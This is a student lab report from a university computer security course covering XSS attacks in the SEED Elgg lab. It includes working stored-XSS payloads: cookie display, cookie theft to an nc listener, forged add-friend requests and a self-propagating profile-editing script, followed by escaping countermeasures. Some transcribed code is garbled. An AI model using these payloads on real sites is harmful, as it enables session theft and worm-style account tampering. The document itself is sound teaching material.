



Department of Computer Science
California State University, Channel Islands

COMP - 524: Computer System Security

Lab Report

Lab Number: 9

Lab Topic: XSS Attack and Countermeasure

Name: Sandipta Subir Khare

Student Major: MS – Computer Science

Task 1: Posting a Malicious Message to Display an Alert Window

Boby's Page

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Boby

About me [Edit HTML](#)

B I U *Ix* S

Public

Brief description

Public

Location

Search


Boby

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

[Edit avatar](#)
[Edit profile](#)

[Change your settings](#)
[Account statistics](#)

[Notifications](#)
[Group notifications](#)



Alice Page

XSS Lab Site

Newest members

Newest Alphabetical Popular Online

Samy

Charlie

Boby

XSS

OK

Alert message when Alice clicked on Boby.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Boby

Brief description

Add friend

XSS

OK

Observation


Logged in as Boby for job 1 and added an alert message to popup a message called XSS in the profile's description field. An alert popup exhibiting XSS appeared after the form was saved. Signed out as Boby and back in as Alice was the next step. When you visited Boby's profile after traversing the page, you got the identical alert notice.

Explanation

When Boby's injected the java script code, it was stored to the server, so when Alice visited that page, it found the script to display an alert window with a message called XSS when it reached the description field, so it invoked the alert window and waited for the user to click Ok.

Task 2: Posting a Malicious Message to Display Cookies

Boby's Page



Alice Page

The screenshot shows a web browser window titled "XSS Lab Site". The page displays a list of "Newest members" with three entries: Samy, Charlie, and Boby. A modal dialog box is overlaid on the page, containing the value of a cookie: "Elgg=ok34g58270rfm8ejvtbl4ts92". The dialog has an "OK" button at the bottom right.

Observation

By altering his profile, Boby was able to inject JavaScript into this task, which displayed an alert window with a cookie. The page will be saved on the server after any modifications are made and submitted. Instead of XSS, the cookie will be displayed when Alice returns to Boby's page.

Explanation

This task is identical to the last one, but instead of a static message, it displays a cookie.

Task 3: Stealing Cookies from the Victim's Machine

```
[06/08/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:44:02:45
              inet  addr:10.0.2.15   Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::f438:76d5:61bc:22fc/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
                      RX packets:30941 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:13200 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:32955920 (32.9 MB)  TX bytes:2405692 (2.4 MB)

lo         Link encap:Local Loopback
              inet  addr:127.0.0.1   Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING  MTU:65536 Metric:1
                      RX packets:3460 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:3460 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1
                      RX bytes:1009570 (1.0 MB)  TX bytes:1009570 (1.0 MB)
```

Boby's Page

The screenshot shows a user profile page for 'Boby'. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area is titled 'Edit profile'.

Display name: Boby

About me: (Rich Text Editor toolbar) [Edit HTML]

Brief description: <script>document.write('');</script>

Alice Visits Boby's profile and the cookie is displayed at Boby's terminal.

The screenshot shows a web application interface titled "XSS Lab Site". At the top, there's a navigation bar with links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». Below the navigation bar, there's a user profile section for a user named "Bob". The profile picture is a cartoon character wearing a yellow hard hat and blue overalls. To the right of the picture, the name "Bob" is displayed in yellow, followed by a brief description input field and a "Brief description:" label. On the far right, there's a "Friends" section with a message "No friends yet.". On the left side of the profile section, there are several buttons: "Add friend", "Send a message", and "Report user". Below these buttons, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

Bob's terminal

```
[06/08/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:44:02:45
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::f438:76d5:61bc:22fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:30941 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32955920 (32.9 MB) TX bytes:2405692 (2.4 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:3460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3460 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1009570 (1.0 MB) TX bytes:1009570 (1.0 MB)

[06/08/20]seed@VM:~$ date
Mon Jun  8 07:03:04 EDT 2020
[06/08/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted (family 2, sport 51636)
GET /?c=Elgg%3D7gvqkkliq3lge89ih6jqd7se91 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/members
Connection: keep-alive
```

Observation

We use a java script to transfer cookie information to our machine in this task. To accomplish this, we inject a java script into Boby's profile containing Boby's machine's IP address. The page is subsequently submitted and saved on the server, and Boby uses the nc command to listen on port 5555. This time, when Alice views Boby's profile, it does not display anything on Alice's end, but solely on Boby's terminal, including cookie information.

Explanation

When Alice views this page, it will render, and when she gets to the description section, it will send a GET request to the ip address specified in the image tag, along with the document cookie. That message will reach Boby because he is listening at that IP address.

Task 4: Becoming the Victim's Friend

Add Boby as friend to depict the url

The screenshot shows a web browser window with the following details:

- Address Bar:** Shows the URL www.xsslabelgg.com/profile/boby.
- HTTP Header Live:** A sidebar panel showing the following headers:

```
http://www.xsslabelgg.com/action/
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profil
X-Requested-With: XMLHttpRequest
Cookie: Elgg=kgl5mi45cll6843ho8sim6h0
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 08 Jun 2020 20:30:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=
```
- Profile Page:** The main content area displays the profile of a user named "Boby".
 - Profile Picture:** An image of a cartoon character wearing a yellow hard hat and blue overalls.
 - User Information:** The name "Boby" is displayed above a "Brief description" input field.
 - Actions:** Buttons for "Remove friend", "Send a message", and "Report user".
 - Links:** Links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

```
HTTPHeaderLive(1).txt (-/Downloads) - gedit
Open ▾ F
http://www.xsslabelgg.com/action/friends/add?friend=45&__elgg_ts=1591648241&__elgg_token=XpuTXG1yfCDPk3zbM2oARg&__elgg_ts=1591648241&__elgg_token=XpuTXG1yfCDPk3zbM2oARg
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg-kglbb5m14Sc1l0843ho8sim6h0
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 08 Jun 2020 20:30:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
-----|
```

Alice profile before clicking on boby

The screenshot shows the XSS Lab Site interface. At the top, there is a navigation bar with tabs for Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the navigation bar, the main content area has a title "Friends Activity". Underneath the title, there are three buttons: All (highlighted), Mine, and Friends. To the right of these buttons is a "Filter" dropdown set to "Show All". The main content area displays the message "No activity". On the right side of the page, there is a sidebar for Alice's profile, which includes a search bar, a pin icon, a feed icon, and a warning icon. The sidebar also lists Alice's activities: Blogs, Bookmarks, Files, Pages, and Wire posts.

After injecting malicious code in Bob's Profile, it said boby is now a friend of boby.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Boby

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=45"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
```

[Visual editor](#)

Public ▾

Brief description

Public ▾

Location

Public ▾

Interests

Logged in as Alice and viewed Boby's profile.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

Filter Show All ▾

 Alice is now a friend with Boby just now


 Boby is now a friend with Alice just now


 Charlie is now a friend with Alice an hour ago


 Charlie is now a friend with Alice an hour ago


Powered by Elgg

Went back to activity tab and saw a message that Boby is now a friend of Alice.

Observation

Added Boby as a buddy after logging in as Charlie. HttpLiveHeader was enabled, and I was able to see the header from which the GET request was built. Because the malicious code is on Boby's profile, he created a malicious code using the same construct and his guid to add Boby as a friend when his profile is browsed. Logging in as Alice and viewing Boby's profile was the next step. I went to the Activity page and saw that Boby had been added as a friend of Alice, despite the fact that Alice had only visited his profile and had not added him.

Explanation

When Alice went to Boby's profile, the malicious code in the profile was executed as the page was being rendered. Because the code had a get request to add a friend, it sent it to the server, and Boby was added as a friend to Alice.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;           ①

    var token=__elgg_token=__elgg.security.token.__elgg_token;   ②
```

Question 1: Explain the purpose of Lines ① and ②, why are they needed?


Ans. Lines 1 and 2 are required since otherwise the request will be deemed untrusted and will fail, preventing us from carrying out any attack.

Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Ans. No, we won't be able to carry out the attack. This is because characters such as will be replaced with it, resulting in an invalid tag.

Task 5: Modifying the Victim's Profile

Added Samy as friend of Charlie to get guid of Samy



The screenshot shows a browser window with two panes. The left pane displays the "HTTP Header Live" tool capturing a request to <http://www.xsslabelgg.com/action/profile/samy>. The right pane shows the "XSS Lab Site" profile page for "Samy". The profile picture is a person at a computer screen with binary code. Below the picture are buttons for "Remove friend", "Send a message", and "Report user". To the right of these buttons are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

```
HTTP Header Live
http://www.xsslabelgg.com/action/profile/samy
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=rcg9618fs17q61g0uc1fmji9q7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 09 Jun 2020 00:13:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Samy's guid is 47 based on HttpHeadersLive



The screenshot shows a browser window with two panes. The left pane displays the "HttpHeadersLive" tool capturing a request to http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_ts=15916615958&elgg_token=yu5Wj1yBY-LLXCRaJXGYyw&elgg_ts=15916615958&elgg_token=yu5Wj1yBY-LLXCRaJXGYyw. The right pane shows the "XSS Lab Site" profile page for "Samy". The profile picture is a person at a computer screen with binary code. Below the picture are buttons for "Remove friend", "Send a message", and "Report user". To the right of these buttons are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".

```
http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_ts=15916615958&elgg_token=yu5Wj1yBY-LLXCRaJXGYyw&elgg_ts=15916615958&elgg_token=yu5Wj1yBY-LLXCRaJXGYyw
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=rcg9618fs17q61g0uc1fmji9q7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 09 Jun 2020 00:13:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Alice Profile before visiting Samy's Profile

HTTP Header Live

```

GET: HTTP/1.1 200 OK
Date: Mon, 08 Jun 2020 09:52:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 08 Dec 2020 09:52:11 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 208
Content-Type: application/javascript; charset=ut

```

<http://www.xsslabelgg.com/cache/154946>

```

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i68
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alic
Cookie: Elgg-d31d307acc0c91a50mr80rnpr5
Connection: keep alive

```

GET: HTTP/1.1 200 OK

```

Date: Mon, 08 Jun 2020 09:52:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 08 Dec 2020 09:52:11 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=ut

```

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets

Alice



Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends



Alice profile after she viewed Samy's profile

HTTP Header Live

```

GET: HTTP/1.1 200 OK
Date: Mon, 08 Jun 2020 09:52:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 08 Dec 2020 09:52:11 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 208
Content-Type: application/javascript; charset=ut

```

<http://www.xsslabelgg.com/cache/154946>

```

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i68
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alic
Cookie: Elgg-d31d307acc0c91a50mr80rnpr5
Connection: keep alive

```

GET: HTTP/1.1 200 OK

```

Date: Mon, 08 Jun 2020 09:52:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 08 Dec 2020 09:52:11 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=ut

```

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets

Alice

About me

Samy is my Hero.



Edit profile Edit avatar

Blogs Bookmarks Files Pages Wire posts

Friends



Samy's Profile

The screenshot shows a web application interface for 'XSS Lab Site'. At the top, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below the navigation is a form titled 'Edit profile'. The 'Display name' field contains 'Samy'. The 'About me' field contains the following JavaScript code:

```

<script type="text/javascript">
window.onload = function()
{
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;
var description = "&description="+"Samy is my Hero" + "&accesslevel[description]=2";
var name ="&name=" +userName;

```

Below the 'About me' field are dropdown menus for 'Public' visibility. To the right of the main content area is a sidebar with a search bar and a user profile for 'Samy'. The sidebar includes links for Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications.

Complete Script.

```

</script>
<script type="text/javascript">
window.onload = function()
{
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;
var description = "&description="+"Samy is my Hero" + "&accesslevel[description]=2";
var name ="&name=" +userName;
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
//Construct the content of your url.
var content=token+ts+name+description+guid
var samyGuid=47;
//FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>

```

Observation

Instead of simply updating the description field to "Samy is My Hero," we also inject java script code in this task. As a result, any person who visits this website will now be attacked because the description box now contains malicious java script code, which will spread to each user who visits this page. First, boby's login was used to view Samy's profile in order to test this assault. The java script code was injected into Boby's profile after viewing Samy's profile, along with the message "Samy is my hero." As a result, while logging in as Charlie and viewing Boby's profile, the message was also displayed on Charlie's profile, along with malicious javascript code.

Explanation

This attack uses a self-propagating java script, which means that instead of just posting a message, when a user visits a profile, it also embeds malicious java script code that spreads to other users that view the profile.

Task 7: Countermeasures

The screenshot shows the XSS Lab Site Administration interface. At the top, there is a navigation bar with links for 'Dashboard', 'Statistics', 'Users', 'Utilities', 'Logout', and 'Logout'. Below the navigation bar, the main content area has a title 'XSS Lab Site Administration' and a sub-section 'Logged in as Admin | View site | Log out'. On the left, there is a sidebar with sections for 'Administrator' (Dashboard, Statistics, Users, Utilities) and 'Configure' (Upgrades, Appearance, Plugins, Settings, Utilities). The main content area is titled 'Plugins' and includes a 'Filter' section with buttons for 'All plugins', 'Active plugins', 'Inactive plugins', 'Bundled', 'Non-bundled', 'Admin', 'Communication', 'Content', 'Development', 'Enhancements', 'Security and Spam' (which is highlighted), 'Service/API', 'Social', 'Themes', 'Utilities', 'Web Services', and 'Widgets'. There are two plugin entries listed: 'HTMLLawed' and 'User Validation by Email'. The 'HTMLLawed' entry is highlighted with a yellow box around its name. It has a 'Deactivate' button and a note: 'Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' The 'User Validation by Email' entry also has a 'Deactivate' button and a note: 'Simple user account validation through email.' At the bottom right of the main content area, there is a 'Activate All' and 'Deactivate All' button.

Screen shot (Counter measure step 2)

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open  

HTTPHeaderLive(9).txt

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

*url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
<?php
/**
 * Elgg URL display
 * Displays a URL as a link
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses string $vars['text']      The string between the <a></a> tags.
 * @uses string $vars['href']     The unencoded url string
 * @uses bool  $vars['encode_text'] Run $vars['text'] through htmlspecialchars() (false)
 * @uses bool  $vars['is_action']   Is this a link to an action (false)
 * @uses bool  $vars['is_trusted'] Is this link trusted (false)
 * @uses mixed $vars['confirm']   Confirmation dialog text | (bool) true
 *
 * Note: if confirm is set to true or has dialog text 'is_action' will default to true
 *
*/
if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
    $vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
    $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));


    // if (bool) true use defaults
    if ($vars['data-confirm'] === true) {
        $vars['data-confirm'] = elgg_echo('question:areyousure');
    }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
```

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```



The screenshot shows a GIMP icon in the dock. The main window title is "email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit". The code editor displays the following PHP code:

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

Observation

